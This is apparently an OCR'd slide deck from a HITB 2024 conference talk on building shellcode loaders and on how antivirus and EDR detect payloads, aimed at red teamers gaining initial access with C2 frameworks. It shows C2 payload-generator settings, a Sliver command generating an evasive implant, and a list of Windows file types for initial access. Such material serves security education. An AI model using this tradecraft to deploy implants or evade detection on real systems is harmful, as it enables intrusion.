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My first and Last Shellcode Loader

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Slides: https://bit.ly/4dGhBXl

Commsec Track

29 AUG

#HITB2024BKK

HITB SECCONF 2024 BANGKOK

About Me

Developer // TerreActive

Pentester // Compass Security

Developer // UZH

SOC Analyst // Infoguard

RedTeam Lead // Raiffeisen

Memory Corruption Exploits & Mitigations
// BFH - Bern University of Applied Sciences

Gaining Access
// OST - Eastern Switzerland University of Applied Sciences

SSL/TLS Recommendations
// OWASP Switzerland

Burp Sentinel - Semi Automated Web Scanner
// BSides Vienna

Automated WAF Testing and XSS Detection
// OWASP Switzerland Barcamp

Fuzzing For Worms - AFL For Network Servers
// Area 41

Develop your own RAT - EDR & AV Defense
// Area 41

Avred - Analyzing and Reverse Engineering AV Signatures
// HITB

Content

Intro to Loader, 5min	01	How loader works
Antivirus, 10min	02	Payload detection & bypass
EDR, 20min	03	EDR Input & Attacks
Supermega & Cordyceps, 20min	04	Make Shellcode & EXE Injection
Anti-EDR, 5min+	05	Analysis & Conclusion


Intro

Target Audience


- RedTeamers
- Doing **initial access** with their C2 (CobaltStrike, Sliver, Havoc…)
- Have some EDR knowhow, but confused

Me:

- Not much interest in specific (detectable) anti-EDR techniques
- Interest in how stuff overall works



Motivation: Initial Access with C2



Payload

Agent: Demon

Options


Listener: deflistener

Arch: x64


Format:
- ✓ Windows Exe
- Windows Dll
- Windows Shellcode
- Windows Service Exe

Config
- Sleep
- Jitter
- Indirect Syscall
- Stack Duplication
- Sleep Technique: WaitForSingleObjectEx
- Sleep Jmp Gadget: None
- Proxy Loading: None (LdrLoadDll)
- Amsi/Etw Patch: None

Injection



```
sliver > generate --mtls [redacted] --evasion

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled.
[*] This process can take awhile, and consumes significant amounts of CPU/Memory
[*] Build completed in 00:00:39
[*] Implant saved to /root/naughty/ADDED_FROCK.exe

sliver >
```



Payload Generator


This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener: http

Output: Raw

x64: ✓ Use x64 payload

Motivation: Initial Access with C2



Windows: So many possibilities!


- Installers
  - MSI
  - ClickOnce
- PE
  - EXE, SCR, PIF
  - DLL
  - CPL, XLL
- Scripts
  - BAT, PS
  - VBS, WSF, HTA
  - SCT, JS
  - HTML, SVG
- Office
  - XLS, DOC, PPT,
  - VSD, MPP
  - PUB, ONE
- Other
  - INF
  - CHM
  - CSPROJ
  - NPM
  - PDF
- Shortcuts
  - LNK
  - SLK
  - URL

https://github.com/sevagas/Advanced_Initial_access_in_2024_OffensiveX/blob/main/breach_the_gates_extended.pdf

Why


“EDR bypass this”
“EDR bypass that”
“New EDR bypass technique”
“How i bypassed EDR”
“Usermode unhooking to bypass EDR”

- People dont understand EDR
- People dont know what they are bypassing
- People develop super advanced low level Anti-EDR techniques which create more telemetry than they solve




Processes

Program vs. Process




File vs. Process Analysis




Static Analysis


Dynamic Analysis
Behaviour Analysis

Memory Region Permissions



